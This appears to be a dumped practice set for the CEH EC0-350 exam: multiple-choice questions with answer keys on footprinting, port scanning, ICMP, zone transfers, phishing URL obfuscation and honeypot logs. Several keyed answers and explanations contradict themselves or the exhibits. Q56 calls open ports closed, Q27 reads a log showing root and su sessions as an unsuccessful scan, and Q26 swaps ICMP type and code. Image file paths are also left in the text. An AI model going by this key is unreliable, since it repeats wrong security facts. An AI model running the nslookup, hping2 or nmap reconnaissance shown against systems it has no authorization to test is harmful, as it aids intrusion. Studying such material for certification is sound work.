Ethical Hacking and Countermeasures (CEH)

Number: EC0-350
Passing Score: 800
Time Limit: 120 min
File Version: 1.0

Exam: EC0-350
Title: Ethical Hacking and Countermeasures
Ver: 04.24.06

Exam A

QUESTION 1
What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?

A. The ethical hacker does not use the same techniques or skills as a cracker.
B. The ethical hacker does it strictly for financial motives unlike a cracker.
C. The ethical hacker has authorization from the owner of the target.
D. The ethical hacker is just a cracker who is getting paid.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
What does the term "Ethical Hacking" mean?

A. Someone who is hacking for ethical reasons.
B. Someone who is using his/her skills for ethical reasons.
C. Someone who is using his/her skills for defensive purposes.
D. Someone who is using his/her skills for offensive purposes.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
Who is an Ethical Hacker?

A. A person who hacks for ethical reasons
B. A person who hacks for an ethical cause
C. A person who hacks for defensive purposes

D. A person who hacks for offensive purposes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
He is a security professional who applies his hacking skills for defensive purposes.

QUESTION 4
What is "Hacktivism"?

A. Hacking for a cause
B. Hacking ruthlessly
C. An association which groups activists
D. None of the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)

A. CHAT rooms
B. WHOIS database
C. News groups

D. Web sites
E. Search engines
F. Organization's own web site

Correct Answer: ABCDEF
Section: (none)
Explanation

QUESTION 6
What are the two basic types of attacks? (Choose two).

A. DoS
B. Passive
C. Sniffing
D. Active
E. Cracking

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Passive and active attacks are the two basic types of attacks.

QUESTION 7
You are footprinting Acme.com to gather competitive intelligence. You visit the acme.com website for contact information and telephone number numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?

A. Visit Google search engine and view the cached copy.
B. Visit Archive.org site to retrieve the Internet archive of the acme website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.

Correct Answer: B
Section: (none)
Explanation

QUESTION 8
User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

A. 18 U.S.C 1029 Possession of Access Devices
B. 18 U.S.C 1030 Fraud and related activity in connection with computers
C. 18 U.S.C 1343 Fraud by wire, radio or television
D. 18 U.S.C 1361 Injury to Government Property
E. 18 U.S.C 1362 Government communication systems
F. 18 U.S.C 1831 Economic Espionage Act
G. 18 U.S.C 1832 Trade Secrets Act

Correct Answer: B
Section: (none)
Explanation

QUESTION 9
Which of the following activities will NOT be considered as passive footprinting?

A. Go through the rubbish to find out any information that might have been discarded.
B. Search on financial site such as Yahoo Financial to identify assets.
C. Scan the range of IP address found in the target DNS database.
D. Perform multiples queries using a search engine.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?

A. Network aliasing
B. Domain Name Server (DNS) poisoning

C. Reverse Address Resolution Protocol (ARP)
D. Port scanning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This reference is close to the one listed DNS poisoning is the correct answer.
This is how DNS DOS attack can occur. If the actual DNS records are unattainable to the attacker for him to alter in this fashion, which they should be, the attacker can insert this data into the cache of there server instead of replacing the actual records, which is referred to as cache poisoning.

QUESTION 11
You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?

A. Visit Google's search engine and view the cached copy.
B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, B, archive.org

QUESTION 12
A Certkiller security System Administrator is reviewing the network system log files.
He notes the following:

- Network log files are at 5 MB at 12:00 noon.
- At 14:00 hours, the log files at 3 MB.

What should he assume has happened and what should he do about the situation?

A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
C. He should log the file size, and archive the information, because the router crashed.
D. He should run a file system check, because the Syslog server has a self correcting file system problem.
E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.

QUESTION 13
To what does "message repudiation" refer to what concept in the realm of email security?

A. Message repudiation means a user can validate which mail server or servers a message was passed through.
B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
E. Message repudiation means a sender can claim they did not actually send a particular message.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A quality that prevents a third party from being able to prove that a communication between two other parties ever took place. This is a desirable quality if you do not want your communications to be traceable. Non-repudiation is the opposite quality-a third party can prove that a communication between two other parties took place. Non-repudiation is desirable if you want to be able to trace your communications and prove that they occurred. Repudiation - Denial of message submission or delivery.

QUESTION 14
How does Traceroute map the route that a packet travels from point A to point B?

A. It uses a TCP Timestamp packet that will elicit a time exceed in transit message.
B. It uses a protocol that will be rejected at the gateways on its way to its destination.
C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in transit message.
D. It manipulated flags within packets to force gateways into generating error messages.

Correct Answer: C
Section: (none)
Explanation

QUESTION 15
Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal? (Note: The student is being tested on concepts learned during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dumo.)

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP TTL:44 TOS:0x10 ID:242 ***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400 . . . 05/20-
17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024 TCP TTL:44 TOS:0x10 ID:242 ***FRP** Seg: 0XA1D95 Ack: 0x53 Win: 0x400
```

What is odd about this attack? (Choose the most appropriate statement)

A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
B. This is back orifice activity as the scan comes from port 31337.
C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
D. There packets were created by a tool; they were not created by a standard IP stack.

Correct Answer: B
Section: (none)
Explanation

QUESTION 16
Your Certkiller trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

A. APNIC, PICNIC, ARIN, LACNIC
B. RIPE NCC, LACNIC, ARIN, APNIC
C. RIPE NCC, NANIC, ARIN, APNIC

D. RIPE NCC, ARIN, APNIC, LATNIC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
All other answers include non-existing organizations (PICNIC, NANIC, LATNIC). See http://www.arin.net/library/internet_info/ripe.html

QUESTION 17
A very useful resource for passively gathering information about a target company is:

A. Host scanning
B. Whois search
C. Traceroute
D. Ping sweep

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Note" A, C & D are "Active" scans, the question says: "Passively"

QUESTION 18
You receive an email with the following message:

Hello Steve,
We are having technical difficulty in restoring user database record after the recent
blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com
and change your password.
http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm

If you do not reset your password within 7 days, your account will be permanently
disabled locking you out from our e-mail services.
Sincerely,

Technical Support SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never

sent out an e-mail such as this.
You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt: Ping0xde.0xad.0xbe.0xef You get a response with a valid IP address.
What is the obstructed IP address in the e-mail URL?

A. 222.173.190.239
B. 233.34.45.64
C. 54.23.56.55
D. 199.223.23.45

Correct Answer: A
Section: (none)
Explanation

QUESTION 19
Which of the following tools are used for footprinting? (Choose four).

A. Sam Spade
B. NSLookup
C. Traceroute
D. Neotrace
E. Cheops

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
All of the tools listed are used for footprinting except Cheops.

QUESTION 20
According to the CEH methodology, what is the next step to be performed after footprinting?

A. Enumeration
B. Scanning
C. System Hacking

D. Social Engineering
E. Expanding Influence

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Once footprinting has been completed, scanning should be attempted next. Scanning should take place on two distinct levels: network and host.

QUESTION 21
NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?

nslookup > server <ipaddress> > set type =any > ls -d <target.com>

A. Enables DNS spoofing
B. Loads bogus entries into the DNS table
C. Verifies zone security
D. Performs a zone transfer
E. Resets the DNS cache

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
If DNS has not been properly secured, the command sequence displayed above will perform a zone transfer.

QUESTION 22
While footprinting a network, what port/service should you look for to attempt a zone transfer?

A. 53 UDP
B. 53 TCP
C. 25 UDP
D. 25 TCP
E. 161 UDP

F. 22 TCP
G. 60 TCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.

QUESTION 23
Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registries. Which one would you suggest she looks in first?

A. LACNIC
B. ARIN
C. APNIC
D. RIPE
E. AfriNIC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.

QUESTION 24
Doug is conducting a port scan of a target network. He knows that his client target network has a web server and that there is a mail server also which is up and running. Doug has been sweeping the network but has not been able to elicit any response from the remote target. Which of the following could be the most likely cause behind this lack of response? Select 4.


A. UDP is filted by a gateway
B. The packet TTL value is too low and cannot reach the target
C. The host might be down
D. The destination network might be down

E. The TCP windows size does not match

F. ICMP is filtered by a gateway

Correct Answer: ABCD
Section: (none)
Explanation

QUESTION 25
Exhibit:



```
#hping2 192.168.8.46 --seqnum -p 139 -S -i u1 -I eth0

HPING uaz (eth0 192.168.8.46): S set, 40 headers + 0 data bytes
2361294848          +2361294848
2411626496          +50331648
2545844224          +134217728
2718616384          +167772160
2881568514          +167772160
3049160704          +167772160
3216932864          +167772160
3384705024          +167772160
3552477184          +167772160
3720249344          +167772160
3888021504          +167772160
4055793664          +167772160
4223565824          +167772160
```

Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session.
What does the first and second column mean? Select two.

A. The first column reports the sequence number

B. The second column reports the difference between the current and last sequence number

C. The second column reports the next sequence number

D. The first column reports the difference between current and last sequence number


Correct Answer: AB
Section: (none)
Explanation

QUESTION 26
While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.
What is the most likely cause behind this response?

A. The firewall is dropping the packets.
B. An in-line IDS is dropping the packets.
C. A router is blocking ICMP.
D. The host does not respond to ICMP packets.

Correct Answer: C
Section: (none)
Explanation

QUESTION 27
The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question: (Note: The objective of this questions is to test whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source - destination entries)



```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 =>
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/ RPC-rpcinfo-query : 212 251.1.94: 642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

What can you infer from the above log?

A. The system is a windows system which is being scanned unsuccessfully.
B. The system is a web application server compromised through SQL injection.
C. The system has been compromised and backdoored by the attacker.
D. The actual IP of the successful attacker is 24.9.255.53.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
Bob has been hired to perform a penetration test on Certkiller.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information of have any technical details online. Within the context of penetration testing methodology, what phase is Bob involved with?

A. Passive information gathering
B. Active information gathering

C. Attack phase
D. Vulnerability Mapping

Correct Answer: A
Section: (none)
Explanation

QUESTION 29
Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

A. To create a denial of service attack.
B. To verify information about the mail administrator and his address.
C. To gather information about internal hosts used in email treatment.
D. To gather information about procedures that are in place to deal with such messages.

Correct Answer: C
Section: (none)
Explanation

QUESTION 30
You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state. What should be the next logical step that should be performed?

A. Connect to open ports to discover applications.
B. Perform a ping sweep to identify any additional systems that might be up.
C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
D. Rescan every computer to verify the results.


Correct Answer: C
Section: (none)
Explanation

QUESTION 31
Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point. Which of the following type of scans would be the most accurate and reliable option?

A. A half-scan
B. A UDP scan
C. A TCP Connect scan
D. A FIN scan

Correct Answer: C
Section: (none)
Explanation

QUESTION 32
What type of port scan is shown below?



```
Scan directed at open port:

     Client                                      Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079 <---NO RESPONSE-----192.5.2.110:23


Scan directed at closed port:

     Client                                      Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079<------RST/ACK-------192.5.2.110:23
```

A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Correct Answer: C
Section: (none)
Explanation

QUESTION 33
War dialing is a very old attack and depicted in movies that were made years ago.

Why would a modem security tester consider using such an old technique?

A. It is cool, and if it works in the movies it must work in real life.
B. It allows circumvention of protection mechanisms by being on the internal network.
C. It allows circumvention of the company PBX.
D. A good security tester would not use such a derelict technique.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system.

What is the most probable reason?

A. The firewall is blocking port 23 to that system.
B. He cannot spoof his IP and successfully use TCP.
C. He needs to use an automated tool to telnet in.
D. He is attacking an operating system that does not reply to telnet even when open.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different protocols as possible.

Which kind of scan would you use to achieve this? (Choose the best answer)

A. Nessus scan with TCP based pings.
B. Nmap scan with the -sP (Ping scan) switch.
C. Netcat scan with the -u -e switches.
D. Nmap with the -sO (Raw IP packets) switch.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
What are twp types of ICMP code used when using the ping command?

A. It uses types 0 and 8.
B. It uses types 13 and 14.
C. It uses types 15 and 17.
D. The ping command does not use ICMP but uses UDP.

Correct Answer: A
Section: (none)
Explanation

QUESTION 37
You are having problems while retrieving results after performing port scanning during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.

Which one of the following statements is probably true?

A. The systems have all ports open.
B. The systems are running a host based IDS.
C. The systems are web servers.
D. The systems are running Windows.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.

What would you suggest to John to help identify the OS that is being used on the remote web server?

A. Connect to the web server with a browser and look at the web page.
B. Connect to the web server with an FTP client.
C. Telnet to port 8080 on the web server and look at the default page code.
D. Telnet to an open port and grab the banner.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
An Nmap scan shows the following open ports, and nmap also reports that the OS guessing results do match too many signatures hence it cannot reliably be identified:

21 ftp
23 telnet
80 http
443https

What does this suggest ?

A. This is a Windows Domain Controller
B. The host is not firewalled
C. The host is not a Linux or Solaris system
D. The host is not properly patched

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
If the answer was A, nmap would guess it, it holds the MS signature database, the host not being firewalled makes no difference. The host is not linux or solaris, well it very well could be. The host is not properly patched? That is the closest; nmaps OS detection architecture is based solely off the TCP ISN issued by the operating systems TCP/IP stack, if the stack is modified to show output from randomized ISN's or if your using a program tochange the ISN then OS detection will fail. If the TCP/IP IP ID's are modified then os detection could also fail, because the machine would most likely come back as being down.

QUESTION 40
What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?

A. Blind Port Scanning
B. Idle Scanning
C. Bounce Scanning
D. Stealth Scanning
E. UDP Scanning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
from NMAP: -sI <zombie host[:probeport]> Idlescan:
This advanced scan method allows for a truly blind TCP port scan of the target (meaning no packets are sent to the tar- get from your real IP address). Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target.

QUESTION 41
What port scanning method is the most reliable but also the most detectable?

A. Null Scanning
B. Connect Scanning
C. ICMP Scanning
D. Idlescan Scanning
E. Half Scanning

F. Verbose Scanning

Correct Answer: B
Section: (none)
Explanation

QUESTION 42
What does an ICMP (Code 13) message normally indicates?

A. It indicates that the destination host is unreachable
B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
C. It indicates that the packet has been administratively dropped in transit
D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
CODE 13 and type 3 is destination unreachable due to communication administratively prohibited by filtering hence maybe they meant "code 13", therefore would be C).

Note:
A - Type 3
B - Type 4
C - Type 3 Code 13
D - Type 4

QUESTION 43
Because UDP is a connectionless protocol: (Select 2)

A. UDP recvfrom() and write() scanning will yield reliable results
B. It can only be used for Connect scans
C. It can only be used for SYN scans
D. There is no guarantee that the UDP packets will arrive at their destination
E. ICMP port unreachable messages may not be returned successfully

Correct Answer: DE
Section: (none)
Explanation

QUESTION 44
You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?

A. Nmap with the -sO (Raw IP packets) switch
B. Nessus scan with TCP based pings
C. Nmap scan with the -sP (Ping scan) switch
D. Netcat scan with the -u -e switches

Correct Answer: A
Section: (none)
Explanation

QUESTION 45
What ICMP message types are used by the ping command?

A. Timestamp request (13) and timestamp reply (14)
B. Echo request (8) and Echo reply (0)
C. Echo request (0) and Echo reply (1)
D. Ping request (1) and Ping reply (2)

Correct Answer: B
Section: (none)
Explanation

QUESTION 46
Which of the following systems would not respond correctly to an nmap XMAS scan?

A. Windows 2000 Server running IIS 5
B. Any Solaris version running SAMBA Server
C. Any version of IRIX

D. RedHat Linux 8.0 running Apache Web Server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: insecure.org web site.

QUESTION 47

```
home/root # traceroute www.targetcorp.com <http://www.targetcorp.com> traceroute to www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18), 64
hops may, 40 byte packets
1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms
2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms
3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 208.484 ms
4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 228.286 ms
5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms
6 fe0-0.lon0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.370 ms
7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms 6 * * * 7 * * *
8 www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18) 5.392 ms 3.348 ms 3.199 ms
```

Use the traceroute results shown above to answer the following question:
The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.

A. True

B. False

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48

While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:

Starting nmap V. 3.10ALPHA9 (www.insecure.org/nmap/ <http://www.insecure.org/nmap/>) Interesting ports on 172.121.12.222: (The 1592 ports scanned but not shown below are in state: filtered) Port State Service 21/tcp open ftp 25/tcp open smtp 53/tcp closed domain 80/tcp open http 443/tcp open https Remote operating system guess: Too many signatures match to reliably guess the OS. Nmap run completed -- 1 IP address (1 host up) scanned in 277.483 seconds

What should be your next step to identify the OS?

A. Perform a firewalk with that system as the target IP
B. Perform a tcp traceroute to the system using port 53
C. Run an nmap scan with the -v-v option to give a better output
D. Connect to the active services and review the banner information

Correct Answer: D
Section: (none)
Explanation

QUESTION 49
When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?

A. ICMP ECHO_REQUEST & TCP SYN
B. ICMP ECHO_REQUEST & TCP ACK
C. ICMP ECHO_REPLY & TFP RST
D. ICMP ECHO_REPLY & TCP FIN

Correct Answer: B
Section: (none)
Explanation

QUESTION 50
_______ is one of the programs used to wardial.

A. DialIT
B. Netstumbler
C. TooPac
D. Kismet
E. ToneLoc

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
ToneLoc is one of the programs used to wardial. While this is considered an "old school" technique, it is still effective at finding backdoors and out of band network entry points.

QUESTION 51
What are the default passwords used by SNMP? (Choose two.)

A. Password
B. SA
C. Private
D. Administrator
E. Public
F. Blank

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Besides the fact that it passes information in clear text, SNMP also uses well-known passwords. Public and private are the default passwords used by SNMP.

QUESTION 52
Which of the following ICMP message types are used for destinations unreachables?

A. 0
B. 3
C. 11
D. 13
E. 17

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

QUESTION 53
What is the proper response for a FIN scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Closed ports respond to a FIN scan with a RST.

QUESTION 54
What is the proper response for a FIN scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Open ports respond to a FIN scan by ignoring the packet in question.

QUESTION 55

What is the proper response for a X-MAS scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Closed ports respond to a X-MAS scan with a RST.

QUESTION 56
What is the proper response for a X-MAS scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Closed ports respond to a X-MAS scan by ignoring the packet.

QUESTION 57
What flags are set in a X-MAS scan? (Choose all that apply.

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. URG

Correct Answer: CDF
Section: (none)
Explanation

Explanation/Reference:
Explanation:
FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan

QUESTION 58
Which of the following is an automated vulnerability assessment tool?

A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Nessus is a vulnerability assessment tool.

QUESTION 59
John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts. Additionally, the database detects DDoS zombies and Trojans.

What would be the name of this multifunctional tool?

A. nmap

B. hping
C. nessus
D. make

Correct Answer: C
Section: (none)
Explanation

